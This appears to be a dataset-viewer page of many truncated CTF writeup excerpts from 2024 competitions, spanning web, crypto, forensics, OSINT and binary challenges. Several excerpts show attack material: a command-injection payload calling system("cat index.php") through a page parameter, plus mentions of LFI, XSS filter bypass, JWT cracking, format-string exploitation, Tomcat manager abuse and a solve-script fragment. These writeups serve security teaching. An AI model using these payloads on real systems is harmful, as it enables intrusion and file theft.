
Since we are asked for image coordinates, we a... |
# Web: valid yamlsolvers: [L3d](https://github.com/imL3d), [Pr0f3550rZak](https://github.com//Pr0f3550rZak) writeup-writer: [L3d](https://github.com/imL3d)
**Description:**> Yet Another Markup Language, YAML, YAML Ain't Markup Language, Yamale
**files (copy):** [src.zip](https://github.com/C0d3-Bre4k3rs/CyberCoopera... |
"Employee Evaluation"
In this challenge, we're presented with a script prompting us for input.
/-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-\ | | | SwampCo Employee Evaluation Script™ | | | ... |
# Web: Username
This is a web challenge I created for the WolvSec club CTF event hosted March 2024.
## Description
Please register your username. Have fun!
**Note:** Automated tools like sqlmap and dirbuster are not allowed (and will not be helpful anyway).
**Hint Provided**: The JWT is meant to be cracked. But the sec... |
To prevent the RB from impersonating any communications coming from you to our team, we need to employ an extremely secure digital signature algorithm. One of the most secure signature algorithms out there is the one used for bitcoin and ehtereum. Using the same Elliptic Curve used for those cryptocurrency calculations... |
# Writing on the Wall
## Description
> As you approach a password-protected door, a sense of uncertainty envelops you—no clues, no hints. Yet, just as confusion takes hold, your gaze locks onto cryptic markings adorning the nearby wall. Could this be the elusive password, waiting to unveil the door's secrets?>> [Attach... |
"Reptilian Server"
For this challenge, we're presented with a target host and a `server.js` file:
const vm = require('node:vm'); const net = require('net');
// Get the port from the environment variable (default to 3000) const PORT = process.env.PORT || 3000;
//... |
# Stegharmed - Part 1 THCON 2024
## Challenge
## Understanding the challenge- In this challenge we are given an audio file.- We are also given some some texts about audio file but i didnt understood even a single word of that.- At first i was searching for morse code then i took hint for 20... |
The pcap contains a .NET executable that we can decompile in ILSpy. Inside, we see that the traffic is encrypted, and then base64 encoded before being sent out over the network.
I wrote the following to extract all potentially base64 e... |
# PasswordGuesser THCON 2024
## Challenge
## Understanding the challenge- The description suggests that there is a secret hidden in the source code of the password-guesser and secret is given when we give password.- There is also a file password-guesser.elf- Maybe we have to deco... |
# Find-Me-If-You-Can THCON 2024
## Challenge
## Solution- There was a pcap file available to download after opening it in wireshark the flag was available there in Frame 6 in plaintext.- The highlighted portion is the flag and password for Let us Phone Home. |
# Shattered Memories
## Description```I swear I knew what the flag was but I can't seem to remember it anymore... can you dig it out from my inner psyche?```
## Provided Files`shattered-memories`
## Writeup
I started off by doing a `strings` into the file. ```kali@kali strings shattered-memories
-------------t_what_ft_... |
## base727- Tags: crypto- Author: quin, chatgpt- Description: none.- Link to the question: none.
## Solution-... |
## Introduction
In this task, we can see a simple Caesar cipher with a lot of random characters on both sides of the flag. In the `LoooongCaesarCipher.txt` file, there is a 100 0000 characters. As Caesar's cipher... |
> Surrounded by an untamed forest and the serene waters of the Primus river, your sole objective is surviving for 24 hours. Yet, survival is far from guaranteed as the area is full of Rattlesnakes, Spiders and Alligators and the weather fluctuates unpredictably, shifting from scorching heat to torrential downpours with... |
By opening the game from a terminal, it can be seen that the game has been developed with [Godot Engine](https://godotengine.org/), an open source game engine:
```Godot Engine v4.2.1.stable.custom_build - https://godotengine.orgOpenGL API 3.3.0 NVIDIA 517.48 - Compatibility - Using Device: NVIDIA - NVIDIA GeForce MX250... |
# Petey the Panther's Guide to the Galaxy
> Petey the Panther has stumbled upon the greatest treasure this side of the Milky Way: a bonafide Hitchhikers Guide to the Galaxy! What kind of secrets does this thing hold?> > Author: Zero
Solution:
We are given with an image file: `A_Real_Space_Hero.jpg`
 result I found a few simple classes including two activities.The main acti... |
# A Window into Space
> I think aliens are testing us again and they they are poking fun at our internet protocols by using them in close proximity to earth. We were able to intercept something but I cant figure out what it is. Take a crack at it for me.> > Author: Josh
Solution:
We are given with a pcapng file: `space... |
We're given an image file named `A_Real_Space_Hero.jpg`. Because this is forensics, we're dealing with something hidden inside the image.
We can start with c... |
# Let-us-Phone-Home THCON 2024
## Challenge
## Solution- In the challenge find me if you can the procedure told was connect to port 4242 with pssword 'THCON{E.T.-PH0N3-H0M3}'
```nc 20.19.38.158 4242```
- After running the above command type the password i.e.```THCON{E.T.-PH0N3-H0M3}```- Afte... |
WOLPHV sent me this file. Not sure what to comment about it
[wctf_evil.jpg](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/Wolv-CTF-2024/beginner/wctf_evil.jpg)
---
Run `strings wctf_evil.jpg | grep "wctf"`.
wctf{h1dd3n_d4t4_n0T_s0_h1dD3N} |
[Author's writeup](https://s3.amazonaws.com/archive.volgactf.ru/volgactf_2024/tasks/reanimation/writeup.html) (https://s3.amazonaws.com/archive.volgactf.ru/volgactf_2024/tasks/reanimation/writeup.html). |
# ᒣ⍑╎ϟ ╎ϟ リᒷᖋᒣ
## Description```We have reason to believe that Mortimer is rebuilding the Armageddon Machine. We managed to intercept a message sent from his personal computer. After consulting with the Oracle, we were only able to discover two things:
The tool used to encrypt messages (encrypt.py)All messages sent by ... |
# Slowly Downward
## Description```We've found what appears to be a schizophrenic alien's personal blog. Poke around and see if you can find anything interesting.
http://slow.martiansonly.net```
## Writeup
Starting off, we can look at the `html` of the website. ```html
<html lang="en"><head> <meta charset="UTF-8"> ... |
# Slowly Downward
> We've found what appears to be a schizophrenic alien's personal blog. Poke around and see if you can find anything interesting.> > http://slow.martiansonly.net> > Author: liabell
Solution:
No source file(s) given...let's check the challenge site.

in this challenge, they gave us Sc... |
We give a Turing Machine that turns its input into binary, then swap every pair of bits, then move the last bit to the start until we run of tape. There is a check for the flag format the leads to infinite loops. Full writeup [here](https://www.overleaf.com/read/fnjzhyxzmspq). |
Turing Machine with custom architecture and instruction set that implements AES where the last step still mixes the column. Full writeup [here](https://www.overleaf.com/read/fnjzhyxzmspq). |
# OSINT 2> Can you find where the person you identified in the first challenge lives? Flag format is City,State,Zip. For example, if they live at UT Austin submit Austin,TX,78712.
Again going back to the linktr.ee I decide to dig more into the Twitter, which seems to contain a single tweet.
`Won't be posting on here an... |
binwalk -e A_Real_Space_Hero.jpg
python code to merge all images into single image
from PIL import Image
Define the dimensions of the final image final_width = 4000 final_height = 4000
Create a new blank image with the final dimensions final_image = Image.new('RGB', (final_width, final_height), (255, 255, 255... |
## The Challenge
### Challenge Metadata
The challenge got 89 solves, and I personally got the blood on this challenge! ?
Here is the challenge description:
> Caddy webserver is AWESOME, using a neat and compact syntax you can do a lot of powerful things, e.g. wanna know if your browser supports [HTTP3](https://http3.ca... |
For this assignment, we had the page and code for this site. On the site, we can add fields and then create a company or edit it (absorb it).
 which seems to have capabilities to extr... |
## Beginner/secret_of_j4ck4l (326 solves)Created by: `j4ck4l`
> I left a message for you. You will love it definitely
`http://x.x.x.x:8003/read_secret_message?file=message`
This is a website that seems to read a local file from a parameter `file`, so immediately keeping an eye out for LFI before looking at the source c... |
# Phreaky> In the shadowed realm where the Phreaks hold sway, A mole lurks within, leading them astray. Sending keys to the Talents, so sly and so slick, A network packet capture must reveal the trick. Through data and bytes, the sleuth seeks the sign, Decrypting messages, crossing the line. The traitor unveiled, with ... |
> In the wake of recent security breaches, it has become paramount to ensure the integrity and safety of our systems. A routine audit of our admin activity logs has revealed several anomalies that could suggest a breach or an attempted breach. These logs are critical to understanding the actions taken by users with adm... |
# Beginner: Off-Brand Cookie Clicker> I tried to make my own version of cookie clicker, without all of the extra fluff. Can you beat my highscore?
The website looks like this:

Now, I'm not clicking to 10 million cookies, so let's look at how it checks fo... |
## The Challenge
### Challenge Metadata
The challenge was written by `spipm` and got 119 solves.
Here is the challenge description:
> A creaky old bot is zooming in and out of an eye chart. "Can you read the bottom line?" the doctor asks. "No way, " the bot replies. "At a certain distance my view becomes convoluted. He... |
# web/3-city-elves-writeups> I'm competing in a CTF so I don't have time to make my 3-city-elves challenge. How about you guys help me with the CTF I'm in by submitting some writeups? I would really appreciate it! I only need some kind of medical hardware hacking, like insulin pump hacking. Supply chain is also accepta... |
# web/b01ler-ad> Ads Ads Ads! Cheap too! You want an Ad on our site? Just let us know!`http://b01ler-ads.hammer.b01le.rs`
XSS challenge - We are allowed to input any html data we want and the admin visits that but the content should not contain quotes, double quotes and backticks:
Main challenge```js const content = r... |
[Original writeup](https://github.com/nikosChalk/ctf-writeups/blob/master/midnight-quals-24/pwn/roborop/README.md) (https://github.com/nikosChalk/ctf-writeups/blob/master/midnight-quals-24/pwn/roborop/README.md) |
# forens/An unusual sighting (? solves)> As the preparations come to an end, and The Fray draws near each day, our newly established team has started work on refactoring the new CMS application for the competition. However, after some time we noticed that a lot of our work mysteriously has been disappearing! We managed... |
# Urgent> In the midst of Cybercity's "Fray," a phishing attack targets its factions, sparking chaos. As they decode the email, cyber sleuths race to trace its source, under a tight deadline. Their mission: unmask the attacker and restore order to the city. In the neon-lit streets, the battle for cyber justice unfolds,... |
Please see link (https://e4ch.blogspot.com/2024/04/insomnihack-2024-award-challenge.html) for full writeup.
TLDR:- The given ELF binary had a format string vulnerability.- With the format string vulnerability it was possible to overwrite the file descriptor to /dev/urandom causing the read function to fail and not encr... |
# TaskThe challenge was an image of a QR code, that was cut in a 3x3 grid and shuffled around. It also contained the python code that created the shuffling.
# SolutionOne way is to try to guess there every peace belongs by eye. But this took to long, so lets just run the original script multiple times and check using t... |
## Puzzled: Challenge SetupWe get an image of a scrambled QR-Code, and the code that was used to generate it.
```pythonfrom PIL import Imageimport random
def shuffle3x3GridImage(image_path, output_path): # Open the image original_image = Image.open(image_path) # Get the size of the image width, height = or... |
# TaskThe challenge was a php webproxy and a Tomcat server (that was not directly accessible, only via the webproxy). The Tomcat server has the manager webapp deployed, and some configs, specially a user (including password) for the manager app. User/Passwort is just "admin".# SolutionThe Manager Tomcat App can be used... |
### WEB - Old version

Here we see that this is an LFI vulnerability.
Payload: ' and die(system("cat index.php")) or '
http://62.173.140.174:46005/index.php?page=' and die(system("cat index.php")) or '
F... |
> We found out a user account has been compromised on our network. We took a packet capture of the time that we believe the remote login happened. Can you find out what the username of the compromised account is?Flag format: swampCTF{username}
If we examine the .pcap file in network miner, we can access Credential info... |
Flawed implementation of BB84 where information reconcilation is not done on random bits but on the first half only, so we can spoof only the second half to correlate ourselves with both Alice and Bob without them knowing. Unintentional backdoor solve possible by breaking python's MT19937. More details and solve script... |
There are no files attached to this challenge and when we netcat into the given address and post we are presented with the prompt `Enter Password:`
```bash┌──(kali㉿kali)-[~/Desktop/mogam]└─$ nc 20.244.33.146 4445Enter password: asdIncorrect passwordTime taken: 8.464232490114633e-05```
With some guessing when entering ... |
We encoded a flag, and to make sure that pesky interlopers couldn't reverse it, we shredded the encoding code.
Note: The encoder was written in C. The code is written with good style, but all indents have been removed.
[shredded.py](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/Wolv-CTF-2024/beginne... |
We heard a distress call and received a transmission. Only this text came through. You better take a look at this at once! It's definitely not Greek, I'll tell you that right now.
Developed by: rickyhernandez1000
[ATTN.txt](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/Jersey-CTF-IV-2024/ATTN.tx... |
## Full WriteupA detailed writeup can be found [here](https://ihuomtia.onrender.com/umass-pwn-bench-225).
## Solve script```pythonfrom pwn import * def start(argv=[], *a, **kw): if args.GDB: # Set GDBscript below return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw) elif args.REMOTE: # ('server',... |
I found this @weblamehades before.
In a simple Instagram search I found the profile.
Checked the photos and in the comments there was the flag.

Flag: `nicc{ista1kedhade5}` |
I search the underworld.txt for any "{" and i found this:
```{@94 44 44 66 49 67 33 76 56 55 43 53}```
I decoded and got the flag.
Flag: `nicc{@weblamehades}` |
I put the image on Aperi'Solve and got the results from Binwalk command.
Opend the extracted folder and got a lot of images.
After searching them i found this image:

Flag: `nicc{7Ro14-H1pPo2}` |
# Simple XOR
Category: Cryptography
Files:- enc
## Description
Right! an XOR challenge a pretty basic one. Below is the source code of the script that was used to encrypt the message containing the flag, Help me get the flag back!
```pythonmessage = 'urchinsec{fake_flag}' # message comes herekey = 'a' # key comes heree... |
Subsets and Splits
No community queries yet
The top public SQL queries from the community will appear here once available.